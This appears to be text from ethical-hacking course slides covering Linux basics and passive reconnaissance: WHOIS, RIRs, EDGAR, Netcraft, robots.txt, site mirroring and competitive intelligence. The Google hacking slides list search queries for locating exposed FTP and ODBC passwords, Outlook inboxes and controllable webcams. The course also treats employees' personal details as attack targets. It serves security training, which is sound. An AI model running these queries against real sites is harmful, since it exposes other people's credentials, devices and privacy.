
lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:720 (720.0 B) TX bytes:720 (720.0 B)
```

Using a GUI

- Linux distros have many window managers (GUIs)
 - All based off of X-Windows
 - KDE, GNOME, Bluecurve, etc.

Startup the window manager:

- **startx**



Archiving and Compression

- Almost all downloadable files for Linux are archived and/or compressed
- Two popular compression schemes
 - gzip, zip
- Most popular archive format
 - tar
- gzip
 - To compress:
 gzip -9 filename
 - To decompress:
 gzip -d filename.gz
- zip
 - To compress:
 zip -9 filename.zip filename
 - To decompress:
 unzip filename.zip

Archiving and Compression

- tar
 - To archive:
`tar cvf archive.tar directory`
 - To unarchive:
`tar xvf archive.tar`
- The tarball
 - “Standard method” of distributing files and applications on the Internet
 - tar + gzip = tarball
 - Uncompress and unarchive:
`tar xzvf tarball.tar.gz`

Installing Software

- Software available in three formats
 - Binary
 - Source
 - Scripts
- Source code distribution
 - Preferred method for Linux software
 - Can see what it is you are installing and make changes if needed
 - Computer cannot execute source, must compile to get executable binaries
 - Some software only distributed as source


Passive Intelligence Gathering

Gathering Passive Intelligence

- The first step in an Ethical Hack is to gather information passively
- Passive intelligence is gathered only when attacker is indistinguishable from normal activity
 - Not undetectable!
 - Primarily use public information
 - Can be from third parties (such as the Government) and the target itself
- Why Passive?
 - Stealth means we have less or no response
 - Effective

Gathering Passive Intelligence

- Why first?
Long
process of
elimination



Passive Intel Goals

- What we want to get out of Passive Intelligence gathering:
 - Business justifications
 - Business partners/customers/vendors
 - Major technologies used
 - Security policies
 - Amount of attention paid to Information Security
 - Personal information about employees
 - Targets for the next phases of the attack!

Third Party Sources

How do we get there?

- Regional Internet Registries (RIR)
- Domain name registration information
- Electronic Data Gathering, Analysis and Retrieval (EDGAR) database
- Meta-sources (other websites, newsgroups, lists, etc.)
- For large targets – Media, investor boards, etc.
- Google and other search engines
- Social networking websites

First Party Sources

How do we get there?

- The company website
- Personal information on employees
 - Employee websites
 - “Pay for public info” sites, such as 800-US-SEARCH
 - Competitive Intelligence - Job interviews, technology postings, patent applications, grants, etc.
- Physical penetration

ICANN and RIRs

- The Internet Corporation for Assigned Names and Numbers (ICANN) has control over IP address and domain name distribution
- Domain names are registered through private companies (Network Solutions was the original)
- IP address distribution is assigned to five Regional Internet Registries (RIRs)
 - These RIRs have databases with IP address assignee information
 - Can be accessed in a big text file, or on a searchable website
 - First list of targets (larger list than a simple whois)

The 5 RIRs

- American Registry for Internet Numbers (ARIN)
 - www.arin.net
 - US, Canada, many Caribbean, and N. Atlantic Islands
- Asia Pacific Network Information Center (APNIC)
 - www.apnic.net
 - Portions of Asia and portions of Oceania
- Réseaux IP Européens Network Coordination Center (RIPE NCC)
 - www.ripe.net
 - Europe, Middle East, Central Asia
- Latin American and Caribbean Internet Registry (LACNIC)
 - www.lacnic.net
 - Latin America, portions of Caribbean
- African Registry for Internet Numbers (AFRINIC)
 - www.afrinic.net
 - Africa, portions of Indian Ocean

WHOIS

- WHOIS is a simple tool available in many places
- Use it to lookup domain registration data, including:
 - IP Addresses of web servers and name servers
 - Names and phone numbers of employees
 - E-mail addressing scheme
 - Additional physical locations
 - ISPs, Co-Los, web hosting companies used by the target

WHOIS

- Querying whois data:
 - Command line whois command on UNIX
 - Program on Windows (such as Sam Spade)
 - Web-based WHOIS query
- Command line:
whois 216.239.33.99@whois.arin.net

EDGAR

- SEC requires public companies to disclose information
- EDGAR (Electronic Data Gathering, Analysis, and Retrieval) is the way to access it
- Useful information can be obtained
 - Company owners, executives, investors
 - Relationships
 - Subsidiaries
 - Addresses and phone numbers
 - All of this fed back into next attack phase

EDGAR Search

The screenshot shows a web browser displaying the SEC's EDGAR Search Results for Comcast Cable Communications Holdings Inc. (CIK: 0001166387). The page includes the SEC logo, a navigation bar with links to SEC Home, Search the Next-Generation EDGAR System, Company Search, and Current Page. Below this, a summary box provides company details: SIC: 4813 - TELEPHONE COMMUNICATIONS (NO RADIO TELEPHONE), State location: DE, Fiscal Year End: 1231, formerly: AT&T BROADBAND CORP (filings through 2002-12-16), and Assistant Director Office: 11. A link to "Get insider transactions for this reporting owner" is also present. The main content area lists 29 filings, each with a filing number, format (Documents), and a brief description. The descriptions indicate various types of notifications and registrations filed with the SEC.

Filings	Format	Description
25-NSE	Documents	Notification filed by national security exchange to report the removal from listing and registration of ma Acc-no: 0000876661-13-000149 (34 Act) Size: 3 KB
25-NSE	Documents	Notification filed by national security exchange to report the removal from listing and registration of ma Acc-no: 0000876661-12-000435 (34 Act) Size: 3 KB
15-15D	Documents	Suspension of duty to report [Section 13 and 15(d)] Acc-no: 0000950103-09-002174 (34 Act) Size: 31 KB
S-3ASR	Documents	Automatic shelf registration statement of securities of well-known seasoned issuers Acc-no: 0001193125-09-088553 (33 Act) Size: 631 KB
8-A12B	Documents	Registration of securities [Section 12(b)] Acc-no: 0000893220-07-001678 (34 Act) Size: 68 KB

Google Hacking

- Google Hacking is the art of using Google's ability to recall mass amounts of data, to enter directories, find 'secrets' of the web and even attain personal, revealing or illegal information, such as passwords
- Use Google's language for detailed searching, including characters like "+", "." and "/"
- The GHDB (Google Hacking Database)
- Available at www.exploit-db.com/google-hacking-database/
- Contains a database of thousands of queries to private data and vulnerable websites

Google Hacking

Some sample queries to consider:

- Find Nessus vulnerability reports:
 - "This file was generated by Nessus"
- Find directories containing MS Outlook inboxes:
 - intitle:index.of inbox dbx
- Discover true paths for web directories:
 - PHP application warnings failing "include_path"
- Novell Groupwise web access
 - "Novell, Inc" WEBACCESS Username Password "Version *.*" Copyright - inurl:help -guides|guide

Google Hacking

- Team Organization Software Login (TUTOS)
intitle:"TUTOS Login"
- FTP Passwords in ws_ftp.ini
"index of/" "ws_ftp.ini" "parent directory"
- ODBC config files with passwords
inurl:odbc.ini ext:ini -cvs
- Control people's linksys webcams:
camera linksys inurl:main.cgi
- There are thousands of queries available in the GHDB and via the Athena tool

Maltego

- Automated Passive Recon
 - Give it a target, and let it go
- Queries Social Media
 - Facebook, LinkedIn, Twitter, Instagram, etc.
- Automatically pulls available geo-location information
 - Exif, google loc, etc.
- Complex pattern identification logic
- Very inexpensive for functionality
- Free version available

Netcraft

- Netcraft is a project to track web server data
- Tracks web server used and installed modules
 - Also shows OS and patch level
- Can be used to narrow down to specific vulnerabilities
- Shows server uptime
- Useful for determining when a server was last rebooted, evidence of patching on windows
- Keep record patch history
- Determine vigilance of patching, opportunity for future exploitation
- Information kept for over 400 million websites

Netcraft Site Report

NETCRAFT

Site report for google.com

Search...

Lookup another URL:

Share:

Netcraft Extension

- + Home
- + Download Now!
- + Report a Phish
- + Site Report
- + Top Reporters
- + Incentives for reporters
- + Phishest TLDs
- + Phishest Countries
- + Phishest Hosters
- + Phishest Certificate Authorities
- + Phishing Map
- + Takedown Map
- + Most Popular Websites
- + Branded Extensions
- + Tell a Friend

Phishing & Fraud

- + Phishing Site Feed
- + Hosting Phishing Alerts
- + SSL CA Phishing Alerts
- + Registry Phishing Alerts
- + Deceptive Domain Score
- + Bank Fraud Detection
- + Phishing Site Countermeasures

Extension Support

- + FAQ
- + Glossary
- + Contact Us
- + Report a Bug

Tutorials

Background

Site title	http://google.com/	Date first seen	November 1998
Site rank	81	Primary language	English
Description	Not Present		
Keywords	Not Present		

Network

Site	http://google.com	Netblock Owner	Google Inc.
Domain	google.com	Nameserver	ns3.google.com
IP address	74.125.24.102	DNS admin	dns-admin@google.com
IPv6 address	2a00:1450:400b:c02::0:0:64	Reverse DNS	de-in-f102.1e100.net
Domain registrar	markmonitor.com	Nameserver organisation	whois.markmonitor.com
Organisation	unknown	Hosting company	Google
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	US		

Hosting History


Netblock owner	IP address	OS	Web server	Last seen	Refresh
Google Inc. 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.208.78	Linux	GFE/2.0	20-Jan-2016	<input type="button" value=""/>
Google Inc.	64.233.167.113	Linux	GFE/2.0	17-Jan-2016	<input type="button" value=""/>
Google Inc. 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.213.142	Linux	GFE/2.0	16-Jan-2016	<input type="button" value=""/>
Google Inc. 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.213.174	Linux	GFE/2.0	11-Jan-2016	<input type="button" value=""/>
Google Inc. 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.213.142	Linux	GFE/2.0	10-Jan-2016	<input type="button" value=""/>
Google Inc. 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.213.174	Linux	GFE/2.0	8-Jan-2016	<input type="button" value=""/>
Google Inc.	74.125.206.139	Linux	GFE/2.0	7-Jan-2016	<input type="button" value=""/>

Netcraft Drawbacks

- Netcraft is not perfect
- Relies on banners
 - Can be changed or manipulated
- Problems with load balanced servers
 - Inconsistent data with load balancing and clustering
- Relies on TCP timestamp values
 - Can be disallowed or inaccurate

Look Through Source Code

- View source
 - Javascript authentication
 - Comments
 - Hidden form fields



A screenshot of a Microsoft Notepad window titled "jpass[1] - Notepad". The window contains the following Javascript code:

```
<HR size="1" noshade>
<PRE>
<HEAD>
<SCRIPT language="Javascript">
<!--hide


var password;
var pass1="cool";

password=prompt('Please enter your password to view this page!', ' ');
if (password==pass1)
  alert('Password Correct! click OK to enter!');
else
{
  window.location="http://www.pageresource.com/jscript/jpass.htm";
}

//-->
</SCRIPT>
<HEAD>
</PRE>
<HR size="1" noshade>
```

robots.txt

- The robots.txt file is a “standard” method of telling search engine spiders what NOT to spider
- Often useful information, directories




A screenshot of a web browser window displaying the robots.txt file for the website www.cnn.com. The address bar at the top shows the URL. The main content area of the browser displays the text of the robots.txt file, which includes several 'Sitemap' entries and a 'User-agent' section followed by numerous 'Disallow' directives for various CNN sub-directories.

```
Sitemap: http://www.cnn.com/sitemaps/sitemap-index.xml
Sitemap: http://www.cnn.com/sitemaps/sitemap-news.xml
Sitemap: http://www.cnn.com/sitemaps/sitemap-video-index.xml
Sitemap: http://www.cnn.com/sitemaps/sitemap-section.xml
Sitemap: http://www.cnn.com/sitemaps/sitemap-interactive.xml
User-agent: *
Disallow: /editionssi
Disallow: /ads
Disallow: /aol
Disallow: /audio
Disallow: /beta
Disallow: /browsers
Disallow: /cl
Disallow: /cnews
Disallow: /cnn_adspaces
Disallow: /cnnbeta
Disallow: /cnnintl_adspaces
Disallow: /development
Disallow: /help/cnnx.html
Disallow: /NewsPass
Disallow: /NOKIA
Disallow: /partners
Disallow: /pipeline
```

robots.txt

- Can be fake!



A screenshot of a web browser window displaying the contents of the robots.txt file for the domain securitynewsportal.com. The URL in the address bar is "securitynewsportal.com/robots.txt". The page content shows several "Disallow" entries for various user-agents, including Yandex, Baiduspider, and a wildcard (*), effectively blocking all access to specific PHP files across different sections of the site.

```
User-agent: Yandex
Disallow: /

User-agent: Baiduspider
Disallow: /

User-agent: *
Disallow: /memberlist.php
Disallow: /groupcp.php
Disallow: /privmsg.php
Disallow: /edituser.php
Disallow: /localization/
Disallow: /profile.php
Disallow: /posting.php
Disallow: /forum/memberlist.php
Disallow: /forum/groupcp.php
Disallow: /forum/privmsg.php
Disallow: /forum/edituser.php
Disallow: /forum/localization/
Disallow: /forum/profile.php
Disallow: /forum/posting.php
```

Mirror Website

- Sites can change during a test
- Good to have a snapshot
- Can be used in later web application testing
- httrack is a popular website mirroring program for Windows

wget

- wget is a CLI program that can be easily scripted
- Works for http, https and ftp links

```
root@attackserver:~# wget 192.168.217.137 -r
--2015-06-02 13:28:35--  http://192.168.217.137/
Connecting to 192.168.217.137:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27882 (27K) [text/html]
Saving to: `192.168.217.137/index.html'

100%[=====] 2015-06-02 13:28:35 (132 MB/s) - `192.168.217.137/index.html' saved [27882/27882]


Loading robots.txt; please ignore errors.
--2015-06-02 13:28:35--  http://192.168.217.137/robots.txt
Reusing existing connection to 192.168.217.137:80.
HTTP request sent, awaiting response... 404 Not Found
2015-06-02 13:28:35 ERROR 404: Not Found.

--2015-06-02 13:28:35--  http://192.168.217.137/images/bg_12.gif
Connecting to 192.168.217.137:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1473 (1.4K) [image/gif]
Saving to: `192.168.217.137/images/bg_12.gif'

100%[=====]
```

Archive.org

- The Wayback Machine at archive.org allows us to see previous versions of a website
 - Owners may have changed or hidden things...



CI: Definitions and Goals

- Competitive Intelligence (CI): The process of monitoring the competitive environment and analyzing the findings in the context of internal issues, for the purpose of decision support.
 - Strategic and Competitive Intelligence Professionals (SCIP)
- In a nutshell, CI is a method to collect and analyze information that enables companies gain an edge while doing business
- CI Goals:
 - Gathering intelligence inputs for the company's planning processes
 - Monitoring and assessing competitor
 - Eliminating or lessening surprises
 - Finding new business opportunities
 - Operating ethically and within spirit of the antitrust and trade secret laws

